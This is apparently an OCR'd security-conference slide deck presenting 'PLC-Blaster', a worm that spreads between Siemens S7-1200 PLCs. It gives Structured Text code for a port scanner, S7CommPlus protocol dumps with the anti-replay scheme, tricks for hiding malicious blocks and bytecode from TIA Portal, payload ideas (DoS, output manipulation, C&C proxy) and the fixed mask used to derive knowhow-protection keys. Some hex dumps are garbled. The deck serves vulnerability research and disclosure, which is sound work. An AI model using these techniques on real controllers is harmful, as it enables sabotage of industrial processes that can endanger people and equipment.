PLC-Blaster

A Worm living in Your PLC




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
S7-1211

- Built for small applications
- 50kb RAM
- 1MB persistent memory
- Built-in Ethernet
- V3.0 & TIAv11





How PLCs Work



Program Organization Blocks

OB (OrganizationBlock): Entry point

• FB (FunctionBlock): Class with one method

SFB (SystemFunctionBlock) Library


• FC (Function): Function

SFC(SystemFunction) Library

DB (DataBlock): Global memory

Programming Languages

Ladder Diagram




Function Block Diagram



Structured Text

```
IF "INPUT1" AND "INPUT2" THEN
  "OUTPUT":= 1;
ELSE
  "OUTPUT":= 0;
END_IF;
```

Sequential Function Chart



Instruction

1	L	"INPUT1"
2	A	"INPUT2"
3	=	"OUTPUT"



Worm

- Target discovery?
- Carrier
- Activation
- Payloads



Target Discovery

- TCP port 102 is open on all S7-PLCs
- Implement a portscanner
 - TCON: Open a new TCP connection
 - TDISCON: Close a TCP connection



Target Discovery

```
IF "data".con state = 10 THEN
  "TCON DB" (REQ:="data".action,
            ID:=1,
            DONE=>"data".con done,
            BUSY=>"data".con_busy,
            ERROR=>"data".con error,
            STATUS=>"data".con status,
            CONNECT:="data".con param);
  IF "data".con done = True THEN
    "data".con state := 20;
    "data".con_timeout_counter := 0;
  ELSE
    "data".con timeout counter := "data".con timeout counter + 1;
    IF "data".con timeout counter > 200 THEN
      "data".con state := 0;
    END_IF;
  END IF;
  GOTO CYCLE END;
END_IF;
```



Target Discovery

```
IF "data".con state = 0 THEN
  "TDISCON DB" (REQ:="data".action,
               ID:=1,
               DONE=>"data".con done,
               BUSY=>"data".con busy,
               ERROR=>"data".con error,
               STATUS=>"data".con status);
  IF "data".con error = True OR
    "data".con_done = True
  THEN
    "data".con param.REM STADDR[4] := ("data".con param.REM STADDR[4] + 1) MOD 255;
    "data".con timeout counter := 0;
    "data".con state := 10;
 END_IF;
 GOTO CYCLE END;
END IF;
```



Worm

- - Portscanner (TCP 102); TCON, DISCON
 - Carrier?
 - Activation
 - Payloads



Carrier

- Program transfer via TCP to the PLC
- Implement the transfer protocol
 - TSEND, TRCV



Protocol Analysis

S7CommPlus

- Binary
- Proprietary
- Huge differences compared to S7-300/400
- Modified in S7-1200v4 and S7-1500
- Transfer of programs
- Start/Stop CPU
- Read/Write process variables
- Now supported by Wireshark Plugin
 - https://sourceforge.net/projects/s7commwireshark/

S7CommPlus
ISO8073 Class 0
TPKT
TCP

IP



Protocol Analysis

Message 1: Connection setup



			Magic	Len	Reserved	
	TPKT	ISO807	73 Versi	ion Typ	pe Sub-Ty	<u>vpe</u>
00000023	03 00 00	df 02 f0	80 72 01	00 d0 31	1 00 00 04 c	ar1
Seq no.	00 00 00	02 00 00	01 20 36	00 00 01	1 1d 00 04 0	0 6
	00 00 00	00 a1 00	00 00 d3	82 <mark> 1f 00</mark>	0 00 a3 81 6	i9i
00000053	00 15 16	53 65 72	76 65 72	5 <mark>3</mark> 65 73	3 73 69 6f 6	eServe rSession
00000063	5f 33 33	32 33 34	41 37 41	a <mark>\$</mark> 82 21	1 00 15 2c 3	1 _33234A7 A!,1
00000073	3a 3a 3a	36 2e 30	3a 3a 54	4 <mark>3 50 2f</mark>	f 49 50 20 2	d :::6.0:: TCP/IP -
00000083	3e 20 49	6e 74 65	6c 28 52	<mark>1</mark> 9 20 50	0 52 4f 2f 3	1 > Intel(R) PRO/1
00000093	30 30 30	20 4d 54	20 44 2e	2e 2e a3	3 82 28 00 1	.5 000 MT D(
000000A3	00 a3 82	29 00 15	00 a3 82	2a 00 15	5 Of 4d 41 4	9)*MAI
000000B3	4b 2d 50	43 5f 32	32 33 30	39 30 36	6 a3 82 2b 0	0 K-PC_223 0906+.
000000C3	04 01 a3	82 2c 00	12 00 2d	c6 c0 a3	3 82 2d 00 1	.5,
00000D3	00 a1 00	00 00 d3	81 7f 0 <mark>(</mark>	00 a3 81	1 69 00 15 1	.5i
000000E3	53 75 62	73 63 72	69 70 7 <mark>.</mark>	69 6f 60	o 43 6f 60 7	4 Subscrip tionCont
000000F3	61 69 66	65 72 a2	a2 00 00	00 00 72	2 01 00 00	ainerr
Frame-End-Delimiter						



Protocol Analysis

Message 1: Connection setup



		N	Magic Len	Reserved	
	TPKT	ISO8073	Version	Type Sub	-Type
00000023	03 00 00	df 02 f0 80	72 01 00 d0	31 00 00 04	4 car1
Seg no.	00 00 00	02 00 00 01	20 36 00 00	01 1d 00 04	4 00 6
	00 00 00	00 a1 00 00	00 d3 82 1f	00 00 a3 81	1 69i
00000053	00 15 16	53 65 72 76	5 65 72 53 65	73 73 69 6f	f 6eServe rSession
00000063	5f 33 33	32 33 34 41	37 41 a3 82	21 00 15 20	c 31 _33234A7 A!,1
00000073	3a 3a 3a	36 2e 30 3a	a 3a 54 43 50	2f 49 50 20	0 2d :::6.0:: TCP/IP -
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000000B3	4b 2d 50	43 5f 32 32	33 30 39 30	36 a3 82 2k	o 00 K-PC_223 0906+.
000000C3	04 01 a3	82 2c 00 12	2 00 2d c6 co	a3 82 2d 00	0 15,
000000D3	00 a1 00	00 00 d3 81	.7f 00 00 a3	81 69 00 15	5 15i
000000E3	53 75 62	73 63 72 69	70 74 69 6 <u>f</u>	60 13 6f 60	74 Subscrip tionCont
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
Attribute Blocks

Attribute-Block start

```
a3 81 69 ......i
00000053 00 15 16 53 65 72 76 65 72 53 65 73 73 69 6f 6e ...Serve rSession
00000063 5f 33 33 32 33 34 41 37 41 ___33234A7 A
```



Attribute Blocks





Numbercoding

```
00000053 00 15 16 53 65 72 76 65 72 53 65 73 73 69 6f 6e ...Serve rSession 00000063 5f 33 33 32 33 34 41 37 41  

Byte is following

16_{(16)} = 10000001 01101001_{(2)} \rightarrow 233_{(10)}

16_{(16)} = 00010110_{(2)} \rightarrow 22_{(10)}
```



Anti-Replay

Message 2: Connection setup



```
000000023  03 00 00 89 02 f0 80 72 01 00 7a 32 00 00 04 ca .....r ..z2....
00000033  00 00 00 02 36 11 02 87 22 87 3d a1 00 00 01 20 ....6... ".=....
00000043  82 1f 00 00 a3 81 69 00 15 00 a3 82 3c 00 17 00 ....i. ...2...
00000063  3d 00 04 84 80 c0 40 82 3e 00 04 84 80 c0 40 82 =....@. >....@.
00000073  3f 00 15 1b 31 3b 36 45 53 37 20 32 31 32 2d 31 ?...1;6E S7 212-1
00000083  42 45 33 31 2d 30 58 42 30 20 3b 56 33 2e 30 82 BE31-0XB 0;V3.0.
00000093  40 00 15 05 32 3b 35 34 34 82 41 00 03 00 03 00 @...2;54 4.A....
```

$$22_{(16)} + 80_{(16)} = A2_{(16)}$$



Anti-Replay

Message 3: Connection setup




```
02 00 7d 31 00 00 05 42 ....r ..}1...B 34 00 00 03 a2 01 01 82 ..... 4.....
0000010B
          03 00 00 8c 02 f0 80 72
         00 00 00 03 00 00 03 a2
         32 01 00 17 00 00 01 3a 82 3b 00 04 82 00 82 3c 2.....: .;.....<
0000012B
         00 04 81 40 82 3d 00 04
                                   00 82 3e 00 04 84 80 c0 ...@.=.. ..>....
0000013B
         40 82 3f 00 15 00 82 40
                                   00 15 1a 31 3b 36 45 53 @.?...@ ...1;6ES
0000014B
0000015B
         37 20 32 31 32 2d 31 42 45 33 31 2d 30 58 42 30 7 212-1B E31-0XB0
         3b 56 33 2e 30 82 41 00 03 00 00 00 00 00 04 ; V3.0.A. ......
0000016B
        e8 89 69 00 12 00 00 00
                                   00 89 6a 00 13 00 89 6b ..i....k
0000017B
         00 04 00 00 00 00 00 00
0000018B
                                   72 02 00 00
```

$$22_{(16)} + 80_{(16)} = A2_{(16)}$$



Programtransfer

Message: Download block



```
03 00 04 00 02 f0 00 72 02 05 a9 31 00 00 04 ca .....r ...1....
00000901
        00 00 00 1d 00 00 03 a2 34 00 00 00 03 00 04 00 ..... 4.....
00000911
        00 00 00 00 a1 8a 32 00 01 94 57 20 00 a3 81 69 .....2. ..w ...i
00000921
        00000931
00000941
00000951
       14 00 62 90 00 00 03 78 f9 81 d8 db 20 c3 0c 30 ..b...x .... ..0
00000961 23 50 80 a1 79 09 58 3e 18 5a 9a 58 9a 9a 58 98 #P..y.X> .Z.X..X.
       59 18 02 cb 53 54 2f 91 94 00 70 fb 06 9f 5f 6c Y...ST/. ..p... 1
00000971
       fc 9d e2 9d f3 f3 8a 4b 12 f3 4a 14 fc c0 c9 1e ......K ..J.....
00000981
```

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Programtransfer

- Transfer Attributes:
 - Some are used by the PLC
 - Some are used by TIA in case of program retrieval

 LastModified LoadMemorySize IdentES WorkingMemorySize Comment InterfaceModified InterfaceDescription LineComments BlockNumber BlockLanguage KnowhowProtected Unlinked Fprotection RuntimeModified 	(0x9315) (0x9316) (0x9311) (0x9313) (0xa140) (0x936f) (0x9370) (0x9372) (0x9359) (0x935b) (0x935c) (0x935f) (0x9360) (0x9361)
--	--

•	BodyDescription	(0x9365)
•	Binding .	(0x9365) (0x984f)
•	OptimizeInfo	(0x9369)
•	TOblockSetNumber	(0x9c23)
•	TypeInfo	(0xa362)
•	Code	(0x9414)
•	ParameterModified	(0x9415)
•	NetworkComments	(0x9418)
•	NetworkTitles	(0x9419)
•	CalleeList	(0x941a)
•	InterfaceSignature	(0x941b)
•	DebugInfo	(0x941d)
•	LocalErrorHandling	(0x941e)
•	LongConstants	(0x941f) [′]
•	intRefData	(0x9417)

Data redundancy creates attack surface

```
00000901 03 00 04 00 02 f0 00 72 02 05 a9 31 00 00 04 ca ....r ..1...
00000911 00 00 01 1d 00 00 03 a2 34 00 00 00 03 00 04 00 .....4....
00000921 00 00 00 01 8a 32 00 01 94 57 20 00 a3 81 69 ....2..w ..i

00000071 53 77 65 65 70 20 28 43 79 63 6c 65 29 22 00 a3 Sweep (C ycle)".
00000081 93 59 00 03 00 01 a3 93 5a 00 01 00 a3 93 5b 00 .y.... Z....[.

Which one is evaluated by Siemens?

Blocknumber
```



Data redundancy creates attack surface

```
00000901 03 00 04 00 02 f0 00 72 02 05 a9 31 00 00 04 ca .....r ..1...
00000911 00 00 00 1d 00 00 03 a2 34 00 00 00 03 00 04 00 .....4....
00000921 00 00 00 a1 8a 32 00 01 94 57 20 00 a3 81 69 .....2..w ...i

000000C71 53 77 65 65 70 20 28 43 79 63 6c 65 29 22 00 a3 Sweep (C ycle)"..
00000C81 93 59 00 03 00 01 a3 93 5a 00 01 00 a3 93 5b 00 .y.... z....[.

Which one is evaluated by Siemens? Both!
```



- Allows you to download hidden blocks
- Choose an existing blocknumber
- TIA Portal recognizes only the original block
- Not working with data blocks



The code is transferred in two variants

Source code in XML displayed by TIA



```
<BC>
<Fold UId="23">
<NL UId="24"/>
<BCL TE=" * This is a comment."/>
<NL UId="21"/>
<BCL TE=" "/>
<BCE/>
</Fold>
</BC>
<NL UId="42"/>
<NL UId="38"/>
<Statement TE="IF" UId="59" SI="IF">
.
.
.
.
```

Byte code executed by the PLC



```
02 4c 00 00 e0 02 4c 04 00 e0 02 4c 08 00 e0 02 4c 10 00 e0 02 4c 10 00 e0 02 4c 14 00 f8 18 58 02 f8 18 58 06 18 40 01 f8 70 00 04 01 02 1a 40 05 6f 00 2c 7c 00 01 6c 01 68 00 68 01 14 40 01
```

- Allows you to make your program source code look unsuspicious
- But actually malicious binary code is executed

- Some attribute blocks can be left out
- You don't need to ship your worm's source code
- Reduce the amount of data



- Implementing the worm using TIA:
 - Connection setup
 - Anti-replay-protection
 - Create empty data blocks for messages
- Transfer the worm to the PLC with TIA and capture pcaps
- Retrieve the messages from the pcaps
- Store the messages in the empty DBs
- Inject the worm with your own tool



Worm

- - Portscanner (TCP 102); TCON, DISCON
- ✓ Carrier
 - Implement the S7-Protocol; TSEND, TRCV
 - Activation ?
 - Payloads



Activation

- OB (OrganizationBlock): int main()
- Additional OBs are supported
- OBs are executed sequentially
- Original user program is untouched



Worm

- - Portscanner (TCP 102); TCON, DISCON
- ✓ Carrier
 - Implement the S7-Protocol; TSEND, TRCV
- Activation
 - Builtin
 - Payloads?



Possible Payload

- DoS
- Arbitrary manipulation of outputs
- TCP-Functions
 - C&C-Server
 - Proxy
- •




Worm

- Target discovery
 - Portscanner (TCP 102); TCON, DISCON
- ✓ Carrier
 - Implement the S7-Protocol; TSEND, TRCV
- Activation
 - Builtin
- Payloads
 - Proxy, C&C Server, DoS



Demo






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
Attacker

C&C Server





Demo







Impact on the PLC

- Program execution is stopped
 - Approximately 10s
- Generates a log entry in the PLC

2	12:11:17:276 am	01.01.1970	CPU info: Communication initiated request: WARM RESTART
3	12:11:17:276 am	01.01.1970	CPU info: New startup information
4	12:11:02:876 am	01.01.1970	CPU info: New startup information
5	12:11:01:761 am	01.01.1970	CPU info: New startup information
6	12:11:01:061 am	01.01.1970	CPU info: New startup information
7	12:11:00:961 am	01.01.1970	CPU info: Communication initiated request: STOP

- Optional Improvement: patch existing OB1
 - PLC is not stopped but worm is more complex



Memory Footprint


- Memory usage
 - 38,5kb RAM
 - 216,6kb persistent memory

Model	RAM	Persistent Memory
S7-1211	50kb (77%)	1Mb (21%)
S7-1212	75kb (51%)	1MB (5 %)
S7-1214	100kb (38%)	4MB (5 %)
S7-1215	125kb (30%)	4MB (5 %)
S7-1217	150kb (25%)	4MB (5 %)



Cycle Time

- Maximum default cycle time: 150ms
- Worm: max 7ms (4,7%)




Persistence & Identification

- Worm survives cold restart
- Removal of the worm:
 - Factory-resetting the PLC
 - Deletion of the worm OB
- The TIA-Portal may recognize the worm




TIA



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But TIA May Crash





Protection

- S7-1200 provides 3 protection mechanisms:
 - Knowhow Protection
 - Copy Protection
 - Access Protection



Knowhow Protection

- Prevents unauthorized reading or modification of the code
- Password protection
- Source-Code is AES encrypted

 Knowhow Attribute Block

 0000 A3 93 5C 00 17 00 00 0D 77 9A 78 00 0B 00 01 9Aw.x....
 0010 79 10 02 14 E8 F9 7F BA 91 04 D1 EA 50 47 94 8E y......PG...
 0020 6D FB 67 FA CD 9F 5B 73 00 m.g...[s.



Knowhow Protection

- How to disable the Knowhow Protection?
 - Set enable flag to: 0x00, 0x00
- Source Code is still AES encrypted
- How is the AES-Key generated?



Knowhow Protection

Key derived from the hash:


```
K = truncate128Bit(SHA-1 HASH) XOR M
M = 0x28,0x6f,0x76,0x5c,0x6e,0x3b,0x1e,0x4c,
0xd0,0x8e,0x42,0x31,0x43,0x7b,0x8e,0xbf
```

Fixed by SSA-833048



Copy Protection

- Binds program to a specific PLC
 - But Attribute Block is not evaluated by the PLC
 - Only evaluated by the TIA Portal
- Modification of serial number undetected







Access Protection

- Limits protocol features
 - Password
- Works
 - But disabled by default

Function	Off	Write Protection	Write/Read Protection
Start/Stop CPU	у	n	n
Transfer Program to PLC	у	n	n
Retrieve Program from PLC	у	у	n
Edit Output/Input/Memory	у	у	У
Read Identification	у	у	у
Assign IP-Adress	у	у	у
Set time of day	у	n	n
Reset	у	n	n



Other Vendors

- PLC features required by the worm:
 - Industrial Ethernet
 - Program transfer via TCP to the PLC
 - Programmable TCP functions



Leading Vendors

Vendor	Product	Ethernet	Transfer TCP/UDP	TCP/IP Functions
Siemens	S7-300	у	у	у
Siemens	S7-400	у	у	у
Siemens	S7-1200	у	у	у
Siemens	S7-1500	у	у	у
Mitsubishi Electric	MELSEC iQ-R	у	у	у
Mitsubishi Electric	MELSEC iQ-F	у	у	у
Mitsubishi Electric	MELSEC-Q	у	у	у
Mitsubishi Electric	MELSEC-L	у	у	у
Mitsubishi Electric	MELSEC-F	у	у	n
Mitsubishi Electric	MELSEC-QS/WS	у	у	n
Schneider Electric	Modicon Easy M	n	n	n
Schneider Electric	Modicon M	у	у	n
Schneider Electric	Modicon LM	у	у	n
Schneider Electric	Modicon Premium	у	у	n
Schneider Electric	Modicon Quantum	у	у	n
Schneider Electric	Preventa XPS Quantum	у	у	n
Rockwell Automation	ControlLogix	у	у	у
Rockwell Automation	CompactLogix	у	у	у
Rockwell Automation	MicroLogix	у	у	у
Rockwell Automation	SmartGuard 600	у	у	n
Rockwell Automation	SLC 500	у	у	у
Rockwell Automation	PLC-5	у	у	у
Rockwell Automation	GuardPLC	у	у	n
Rockwell Automation	Micro800	у	у	n

All leading vendors





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Siemens	S7-400	у	у	у
Siemens	S7-1200	у	у	у
Siemens	S7-1500	у	у	у
Mitsubishi Electric	MELSEC iQ-R	у	у	у
Mitsubishi Electric	MELSEC iQ-F	у	у	у
Mitsubishi Electric	MELSEC-Q	у	у	у
Mitsubishi Electric	MELSEC-L	у	у	у
Mitsubishi Electric	MELSEC-F	у	у	n
Mitsubishi Electric	MELSEC-QS/WS	у	у	n
Schneider Electric	Modicon Easy M	n	n	n
Schneider Electric	Modicon M	у	у	n
Schneider Electric	Modicon LM	у	у	n
Schneider Electric	Modicon Premium	у	у	n
Schneider Electric	Modicon Quantum	у	у	n
Schneider Electric	Preventa XPS Quantum	у	у	n
Rockwell Automation	ControlLogix	у	у	у
Rockwell Automation	CompactLogix	у	у	у
Rockwell Automation	MicroLogix	у	у	у
Rockwell Automation	SmartGuard 600	у	у	n
Rockwell Automation	SLC 500	у	у	у
Rockwell Automation	PLC-5	у	у	у
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Rockwell Automation	Micro800	у	у	n

Supporting Industrial Ethernet and TCP/UDP transfer





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Siemens	S7-1500	У	у	у
Mitsubishi Electric	MELSEC iQ-R	У	у	у
Mitsubishi Electric	MELSEC iQ-F	у	у	у
Mitsubishi Electric	MELSEC-Q	у	у	у
Mitsubishi Electric	MELSEC-L	у	у	у
Mitsubishi Electric	MELSEC-F	у	у	n
Mitsubishi Electric	MELSEC-QS/WS	у	у	n
Schneider Electric	Modicon Easy M	n	n	n
Schneider Electric	Modicon M	у	у	n
Schneider Electric	Modicon LM	у	у	n
Schneider Electric	Modicon Premium	у	у	n
Schneider Electric	Modicon Quantum	у	у	n
Schneider Electric	Preventa XPS Quantum	у	у	n
Rockwell Automation	ControlLogix	У	у	у
Rockwell Automation	CompactLogix	У	у	у
Rockwell Automation	MicroLogix	У	у	у
Rockwell Automation	SmartGuard 600	у	у	n
Rockwell Automation	SLC 500	У	у	у
Rockwell Automation	PLC-5	У	у	у
Rockwell Automation	GuardPLC	у	у	n
Rockwell Automation	Micro800	у	у	n

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